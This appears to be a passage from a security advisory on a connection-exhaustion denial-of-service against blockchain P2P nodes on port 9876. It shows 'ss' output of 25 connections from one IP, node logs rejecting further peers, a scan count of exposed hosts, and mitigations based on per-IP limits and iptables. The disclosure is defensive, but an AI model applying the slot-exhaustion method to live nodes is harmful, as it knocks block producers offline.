
2. Screenshot of attack status after two hours



```
root@instance-6:~# ss -nao | grep 9876
tcp    LISTEN     0      128        *:9876               *:*
tcp    ESTAB      0      0       10.140.0.4:9876          35.[redacted].179:37504
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37512
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37472
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37476
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37474
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37494
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37482
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37490
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37484
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37514
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37496
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37516
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37470
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37478
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37502
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37508
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37506
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37488
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37500
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37468
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37480
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37498
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37510
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37486
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37492
root@instance-6:~#
```

The target machine connection number is full because it is attacked. When other connection try to

connect the target macine, the log shows below:



```
1009157ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009197ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009226ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009263ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009286ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009350ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009360ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009367ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009378ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009757ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009853ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009863ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009881ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009890ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009903ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009915ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009926ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009928ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1009931ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1010362ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
1010367ms thread-0   net_plugin.cpp:1995         operator()          ] Error max_client
_count 25 exceeded
```

Use by MOOZ (a unique network-wide detection engine by slowmist), we have found that 1,062,450 devices have been opened to 9876 port in the global network space. MOOZ can detectet the node information again after the main-net launched and locate the node's information.

Solutions

1. It is recommended to add the control over the connection number of Block Producer with

single IP in P2P module.

2. Monitor network connections at the system level. Configure the rule of [iptables] to shield the abnormal IP once detected an IP abnormal connection.